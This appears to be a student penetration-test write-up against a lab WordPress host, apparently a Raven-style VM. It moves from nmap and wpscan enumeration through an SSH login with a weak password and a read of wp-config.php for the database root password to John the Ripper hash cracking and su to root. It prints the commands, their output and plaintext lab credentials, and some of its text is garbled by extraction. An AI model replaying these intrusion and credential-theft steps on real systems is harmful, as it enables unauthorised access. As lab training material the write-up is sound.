Offensive: Summary of Operations

Table of Contents

- Exposed Services
- Critical Vulnerabilities
- Exploitation

Exposed Services

Nmap scan results for each machine reveal the below services and OS details:

```
nmap -sV 192.168.1.110
```

Output for Target 1:

```
root@Kali:~# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2022-02-26 09:56 PST
Nmap scan report for 192.168.1.110 Host is up (0.00095s latency).
Not shown: 995 closed ports
                              VERSION
         STATE SERVICE
                              OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
22/tcp open ssh
80/tcp open http
                             Apache httpd 2.4.10 ((Debian))
111/tcp open rpcbind
                            2-4 (RPC #100000)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP) 445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
```

This scan identifies the services below as potential points of entry:

- Target 1
 - List of Ports: 22, 80, 111, 139, 445
 - Exposed Services: ssh, http, rpcbind, netbios-ssn

The following vulnerabilities were identified on each target:

Target 1

List of Critical Vulnerabilities:

• CVE-2021-44142 remote attackers with write access to extended file attributes can execute arbitrary code with the privileges of smbd, typically root.

 CVE-2017-8779(rpcbind) allows remote attackers to cause a denial of service (memory consumption with no subsequent free) via a crafted UDP packet to port 111, aka rpcbomb.

Exploitation

Wpscan -url http://192.168.1.110/wordpress -eu



```
[+] michael
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] steven
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
```

The Red Team was able to penetrate Target 1 and retrieve the following confidential data:

- Target 1
 - SSH into Michaels account:
 - Exploit Used
 - Weak password. Used Michael password to log.Password: michaell
 - o Include the command run: ssh michael@192.168.1.110

```
[+] Memory used: 118.047 MB
[+] Elapsed time: 00:00:03
root@Kali:~# ssh michael@192.168.1.110
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be establish ed.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T630xqkEIR39pi835oSDo8
.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes Warning: Permanently added '192.168.1.110' (ECDSA) to the list of known hos ts.
michael@192.168.1.110's password: ■
```

Once logged in as Michael we navigated to /var/www/html/wordpress directory.

```
File Actions Edit View Help
permitted by applicable law.
You have new mail.
michael@target1:~$ cd cat /var/www/html/wordpress/wp-config.php
-bash: cd: cat: No such file or directory
michael@target1:~$ cd cat /var/www/html/wp-config.php
-bash: cd: cat: No such file or directory
michael@target1:~$ cd /var/www/html/wp-config.php
-bash: cd: /var/www/html/wp-config.php: No such file or directory michael@target1:~$ cd/var
-bash: cd/var: No such file or directory
michael@target1:~$ cd /var
michael@target1:/var$ cd /www
-bash: cd: /www: No such file or directory
michael@target1:/var$ cd www
michael@target1:/var/www$ cd html
michael@target1:/var/www/html$ ls
about.html
                                                                      team.html
contact.php elements.html index.html Security - Doc
                                                  service.html
michael@target1:/var/www/html$ cd wordpress
michael@target1:/var/www/html/wordpress$ ls
index.php
                    wp-blog-header.php
                                                 wp-cron.php
                                                                        wp-mail.php
                             nents-post.php
                                                                        wp-settings.php
license.txt
                     wp-com
                     wp-config.php
                                                 wp-links-opml.php
readme.html
                                                                       wp-signup.php
                                                wp-load.php
wp-activate.php wp-config-sample.php
                                                                        wp-trackback.php
                                                 wp-login.php
                                                                         xmlrpc.php
michael@target1:/var/www/html/wordpress$ cat wp-config.php
```

The next step was to: cat wp-config.php

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
```

MySQL login

Exploit Used

Used Michael credentials to access wp-config.php file.

Command: mysql -u root -p

user: root password:R@v3Security


```
You have new mail in /var/mail/michael michael@target1:/var/www/html/wordpress$ mysql -u root -p Enter password:
Welcome to the MySQL monitor. Commands end with; or \g. Your MySQL connection id is 70 Server version: 5.5.60-0+deb8u1 (Debian)

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
Type 'help;' or '\h' for help. Type '\c' to clear the current input stateme nt.

mysql> ■
```



Command: select * from wp_users;

 Next we made a file with the names and hashes of Michael and Steven. File name is wp_hashes.txt



Next we ran the file through John the Ripper.

Command: john -wordlist="/usr/share/wordlists/rockyou.txt" wp hashes.txt

```
root@Kali:~# john -wordlist="/usr/share/wordlists/rockyou.txt" wp_hashes.tx
t
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 512/512 AVX512BW 16×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
pink84 (steven)
```

Next we step was to ssh steven@192.168.1.110.

```
root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.

Last login: Wed Jun 24 04:02:16 2020
```

- The Next step was to escalate to root.
 - o Command: su root
 - Password: toor


The programs included with the Debian GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.

Last login: Wed Jun 24 04:02:16 2020

\$ su root
Password:
root@target1:/home/steven#

• Then we cd ~ to the home directory.



Next we cat the flag4.txt file.

